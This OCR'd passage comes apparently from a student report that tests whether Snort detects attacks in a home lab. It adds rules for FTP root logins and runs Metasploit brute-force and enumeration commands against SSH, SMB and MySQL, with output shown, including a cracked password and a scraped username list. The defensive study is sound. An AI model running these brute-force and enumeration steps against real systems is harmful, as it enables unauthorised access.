

Figure 5.32: Logging in as root...

NOT pick up any root login attempts. Thus extra rules have to be added to extends Snort's functionality. This is shown in the following screenshot.

```
alert tcp any any -> any 21 (msg:"FTP Traffic";sid:100007;)
alert tcp any any -> any 21 (msg:"User root access";content:"user root";sid:100008;)
alert tcp any any -> any 21 (msg:"User root access better";flow:to_server,established; \
content:"root";pcre:"/user\s+root/i";sid:100009;)
```

Figure 5.33: Additional rules for detecting root logins.

When the rules are added, Snort is restarted and root login is performed again. This time, Snort was able to detect root login on the FTP server.



Figure 5.34: This time, Snort detects root logins. Note that this can be prevented by changing "alert" to "drop".

5.7.3.3 FTP attack using Metasploit

There exist some rules that the Snort community has created for us that protects our FTP server even better. Let us download these rules and activate them. The file is called "ftp.rules" and can be found online.

First, one has to include the file in "snort.conf":

```
include $RULE_PATH/ftp.rules
```

Figure 5.35: Include the downloaded rules in Snort.

Now that we have the availability of quite powerful FTP anomaly detection, it is time to perform some 'FTP bashing'. We will use Metasploit for this purpose.

Metasploit is a penetration testing program capable of performing various types of attacks. We will use the "db_autopwn" module of Metasploit.

After the pownage has completed, we look into Sguil to find following alerts: As is turns out, Snort has captured various types of attack that Metasploit performed on the FTP server. Note that all these alerts are generated by the rules in the ftp.rules file that we downloaded. Thus, without those rules, nothing would have been captured.



Figure 5.36: Ready to perform the pownage on port 21 of the victim with IP address of 192.168.1.17



Figure 5.37: Snort is able to catch the attacks peformed on the FTP server.

5.7.4 SSH attacks

In this section, we will focus on bruteforcing (dictionary attacking) an SSH server using a file that contains the usernames and another file containing the passwords that the bruteforce (dictionary attack) will use to try logging in into the SSH server (and thus getting access to the host).

5.7.4.1 SSH bruteforcing

Again, we will make use of Metasploit to perform the SSH bruteforce attack. This time, the "ssh_login" module will be used.

```
msf-pro > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options
```

Figure 5.38: The required SSH login plugin is loaded into Metasploit

The module is configured for the bruteforce attack: the RHOST (remote host) is set, the file containing the username and passwors is set, as well as verbose mode.

```
msf auxiliary(ssh_login) > set USERPASS_FILE C:\\metasploit\\root_userpass.txt
USERPASS_FILE => C:\metasploit\root_userpass.txt
```

Figure 5.39: The file containing the usernames and passwords is loaded into Metasploit.

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.17
RHOSTS => 192.168.1.17
msf auxiliary(ssh_login) > set USERPASS_FILE C:\metasploit\root_userpass.txt
USERPASS_FILE => C:metasploitroot_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(ssh_login) >
```

Figure 5.40: Some other options are configured and everything is put together.

Eventually, the actual bruteforcing attack is started and one can observe that every entry in the file is read, tested against (on) the SSH server and in case of failure, the next line is read.

However, in case of a successful username/password combination, the attack is stopped and the username:password is displayed. Now the attacker (us) has the ability to login into the system and he can perform some malicious operations. But what about Snort? Did Snort detect the bruteforce attempt? The answer is YES. It actually detects SSH bruteforcing out of the box. So, no additional rules need to be added.



Figure 5.41: Bruteforcing in action...



Figure 5.42: Snort alerting for SSH bruteforcing.

5.7.5 SMB attacks

When an attacker performs a port scan and notices that port 139 and 445 are open, he knows that a Sambda (file sharing) server is running on the host. Then he can perform some attacks on the SMB (Samba) server including bruteforce logins, enumerating the shares, ...

We will again use Metasploit to perform some attacks on our file server.

5.7.5.1 Bruteforcing (dictionary attacking) an SMB server

Bruteforcing the SMB server will be performed by a seperate username file and a password file. The password file is retrieved from "John-The-Ripper", a password cracker. Remains the file with the usernames.

However, nowadays there exist a vast amount of social networking websites so why don't we retrieve a list of usernames from one of those social networking sites? Since Facebook is the most popular social networking site in Belgium [Beke, 2013], we tried and succeeded in retrieving a file that contains (nearly) all the firstnames of the Facebook users as of 2010.

Both files are loaded into Metasploit. The "smb_login" module is used to bruteforce the server. Every combination of a username and password listed in these files will be tried.



Figure 5.43: Bruteforce the Samba server using a seperate username and password file.

So did Snort detect those login attempts? YES, it did, as can be seen in the following screenshot. This means that no rules have to be added.



Figure 5.44: Bruteforce process in action...



Figure 5.45: Snort detects the bruteforcing attempts and alerts so.



Figure 5.46: Confirmation that one is able to login with the credentials found by the brute-forcing attack.

5.7.5.2 List the shares on an SMB server

Once the attacker knows a valid username:password combination, he can begin querying the system. For example, he could list the available shares on the system, as well as listing the registered users on the target system.



Figure 5.47: Listing of the available shares on the target server.

But how did Snort react on those malicious login attempts? Well, since listing the shares and the users requires shares access, Snort did alert that share access had taken place. In addition, it turned out that the username:password found by the bruteforcing attacks was an administrator account. Snort made the distinction between regular share access or share access performed by an admin account.

Of course, Snort cannot know that we retrieved those credentials in a malicious way.

So the actual process of listing the shares was NOT detected. Unfortunately, no specific rules exist, nor was I able to write rules that alerts for listing shares. Obviously, one can write a rule that alerts for ALL traffic on port 139 or 445, but this would be a very noisy rule and we want to avoid this.

```
msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.17
RHOSTS => 192.168.1.17
msf auxiliary(smb_enumusers) > set THREADS 8
THREADS => 8
msf auxiliary(smb_enumusers) > set SMBPASS 25ad6180
SMBPASS => 25ad6180
msf auxiliary(smb_enumusers) > set SMBUSER Laurent
SMBUSER => Laurent
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.17 LAPTOPLAURENT [ Administrator, Guest, Laurent ] ( LockoutTries=
0 PasswordMin=0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 5.48: Listing of the available users on the target server.



Figure 5.49: Detecting regular share access...



Figure 5.50: and detecting admin share access.

5.7.6 Database attacks

In this section, we will investigate how well Snort alerts for database attacks and determine if extra configuration is needed. The database running on the test server is MySQL 5.6.

5.7.6.1 Database scanning

In a first step, we want to check which hosts on the network are running MySQL servers. So let us scan a part of the network for open 3306 (MySQL) ports.

```
Description:
  Enumerates the version of MySQL servers

msf auxiliary(mysql_version) > set RHOSTS 192.168.1.1-20
RHOSTS => 192.168.1.1-20
msf auxiliary(mysql_version) > set THREADS 8          2
THREADS => 8
msf auxiliary(mysql_version) > run

[*] Scanned  2 of 20 hosts (10% complete)
[*] Scanned  7 of 20 hosts (35% complete)
[*] Scanned  8 of 20 hosts (40% complete)
[*] Scanned  9 of 20 hosts (45% complete)
[*] 192.168.1.17:3306 is running MySQL, but responds with an error: \x04Host 'BtoLaurent' is not allowed to connect to this MySQL server
[*] Scanned 10 of 20 hosts (50% complete)
[*] Scanned 13 of 20 hosts (65% complete)
